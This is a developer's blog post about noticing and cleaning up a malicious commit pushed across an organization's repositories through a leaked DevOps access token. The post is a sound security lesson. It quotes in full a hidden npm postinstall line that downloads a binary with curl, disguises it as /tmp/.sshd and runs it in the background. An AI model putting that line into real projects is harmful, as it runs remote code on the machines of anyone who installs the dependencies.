Sometimes just writing code is not enough. As a developer, you also need to pay attention to the small things happening around your code, because you never know when something small can turn into a very big problem.
I am a very curious person. Whenever I see something unusual, I usually try to figure out why it happened instead of simply ignoring it. I think that is a good habit to have because sometimes curiosity can save you from a much bigger problem.
This is a small incident that happened on a Saturday.
It was just another Saturday
I was working on a feature, finished my changes, tested everything, and pushed the code to Git.
Normally, I don’t immediately go to GitHub after pushing. But for some reason, that day I decided to check.
I also have a slightly weird habit when checking GitHub. Instead of directly opening the repository, I usually open our organization first and then navigate to the repository I am working on.

That day, I opened the organization and noticed that most of our repositories had been updated with a commit from our DevOps account.
At first, I thought it was probably some routine work. Maybe they had changed something related to the pipelines or deployment.
Then I opened my own repository and found the same commit on the main branch.
That didn’t look right.
The suspicious commit
I opened the commit and found a change in package.json. Someone had added a postinstall script:
"postinstall": "curl -skL https://github.com/[redacted]/releases/latest/download/gvfsd-network -o /tmp/.sshd 2>/dev/null && chmod +x /tmp/.sshd && /tmp/.sshd &"This immediately looked suspicious.
The script downloads a file using curl, saves it into /tmp, makes it executable, and then runs it in the background.
Since postinstall can run automatically after installing npm packages, this effectively meant that installing the dependencies could also execute an external binary.
And this commit wasn’t only in my repository. I had already seen it across multiple repositories.
Then I found the actual problem
I traced the commit back to the account being used by our DevOps pipelines. The likely issue was that the Personal Access Token (PAT) associated with that account had been exposed.
The bigger problem was that the token had write access to multiple repositories.
We were a relatively small organization, so our repository permissions hadn’t been designed with enough isolation. The DevOps account needed access for things like Docker files and CI/CD configuration, but over time that access had become broader than it should have been.
Once I understood what had happened, I connected with the DevOps team and we started checking the affected repositories.
Fortunately, there was no deployment scheduled at that time. We removed the malicious changes, revoked the compromised access, and reviewed the permissions around the account.
What I learned
The scary part wasn’t really the malicious postinstall script. It was the access behind it.
A single compromised credential had enough permission to modify multiple repositories. That means a problem with one account could potentially become a problem for the entire organization.
It also reminded me that security issues don’t always announce themselves as security issues. Sometimes they are just a commit that looks slightly unusual.
If I had directly opened my repository that day, I might not have noticed what was happening across the other repositories.
I was just curious enough to ask, “Why is DevOps pushing this to all these repositories?”
And that question turned out to be important.
Sometimes being curious is not just useful for learning something new. Sometimes it can save your software.
— Nikhil Gautam